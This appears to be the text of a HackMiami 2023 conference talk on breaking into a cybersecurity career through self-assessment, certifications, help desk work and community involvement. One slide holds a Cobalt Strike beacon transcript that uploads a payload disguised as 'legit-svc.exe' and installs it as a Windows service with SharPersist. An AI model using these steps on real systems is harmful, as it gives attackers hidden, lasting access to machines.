Straight Outta Layer 0

HackMiami 2023

whoami

- https://github.com/mwnickerson
- https://mwnickerson.com
- @turbo_sec on twitter
- Security Consultant @ Layer 8 Security
- OSCP, CRTO
- I am a golfer and pitcher
- enjoy hiking
- 3d printing and CAD hobbyist

Goals for this Presentation

- Explain my journey into cybersecurity
- Take the lessons I learned and apply them to applicable strategies
- Share resources and their use case in my process
- Help identify your strengths and their application within the Information Security field
- Develop a strategy to forge your own path into information security

What this presentation will not be...

- An autobiography of my life
- A clear and defined roadmap to get into cybersecurity

Matthew 0.1

- Grew up with computers and internet being a major part of my life
- Lightly dabbled in "hacking" and continued a hobbyist interest
- Went to University for economics and business and found a job out of school
- Started as a customer success manager at a telecomm
- Job eventually evolved into a project manager role
- In April of 2021 my role was downsized and I took severance and opened the next chapter of my life

Crossroads Takeaways

01. Importance of self reflection

- What brings you satisfaction?
- What are your strengths?
- What Are your weaknesses?

**02. Application of Self-reflection to cyber security**

- Where can your strengths and satisfaction fill a void?

**03. Application of Self-reflection to your new work flow**

- What weaknesses can you improve upon?
- How can you leverage your satisfactions?

04. Utilize Self-reflection to realize your limitations

- How much time can I dedicate?
- What are your financial limitations?

Creating a Roadmap

Roads
Resources to get you to your next goal

Stop 1
CompTIA Security+ CERTIFIED · CE

Stop 3
OFFENSIVE OSCP

You are here
Self-Evaluation & Goal Setting

Gas Station
Habit & Behaviors that take you along the road

Stop 2
EC-Council CERTIFIED C|EH

End Goal
Where You Want to End Up

Creating a Roadmap

Find your End Destination

- Where will your journey end

Define your Goals (stops)

- Micro & macro

Identify resources that will lead you to the next stop or the final goal (Roads)

- Anecdotal, community sourced, educational

Identify behaviors that will help you move along your goals to get where you want (Fuel)

- Habits to build, processes to follow

Your Roadmap is going to be different than everyone else's

Converting your Bad Habits

Take bad habits and convert them to good

- Social Media (tailor your algos to feed you content to learn)
- Replace your "downtime content" with content that will help you grow
- Replace your time burning "dopamine" activities with a positive one

Strive to always be pushing outside your comfort zone

- Similar to strength training

Leveraging Your Strengths

Tech and Security has a lot of gaps in skills that are commonplace in other careers

- Soft Skills (conflict resolution, compromising, people skills)
- Business analytics
- Explaining technical concepts to non-technical people

Your past experience has built skills that are likely lacking in Cyber Security

Find these gaps in the roles you want and sell yourself as someone who can fill these

Flat Tires, Detours, and Setbacks

During your journey you will encounter adversity

Learn from these and pivot off of them

The road will be difficult but you can't give up

Always keep the end goal in mind

THERE'S

NO

WRONG WAY

Help Desk

- The most formative part of my journey
- Helpdesk is the frontlines and trenches of Cyber Security
- Look for small MSPs that service small businesses
- Opportunities to implement Cyber Security practices in the places that need them most
- Take every opportunity and use it grow and add experience to your resume

Community Participation

The Information Security community is unique in its practices of collaboration

Local Community Meetups

- DefCon groups
- 2600 groups

Internet Communities

- Discord, Twitch Streams, & Slack groups

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Persistence is key

In your Practice Habits

Learning from failures

Applying for Jobs

```
beacon> cd C:\Windows
beacon> upload C:\Payloads\tcp-local_x64.svc.exe
beacon> mv tcp-local_x64.svc.exe legit-svc.exe

beacon> execute-assembly C:\Tools\SharPersist\SharPersist\bin\Release\SharPersist.exe -t service -c "C:\Windows\legit-svc.exe" -n "legit-svc" -m add

[*] INFO: Adding service persistence
[*] INFO: Command: C:\Windows\legit-svc.exe
[*] INFO: Command Args:
[*] INFO: Service Name: legit-svc

[+] SUCCESS: Service persistence added
```

Final Thoughts

Take information from a variety of sources but don't treat it as gospel

Never be intimidated

Sacrifices will have to be made

Pay it Forward!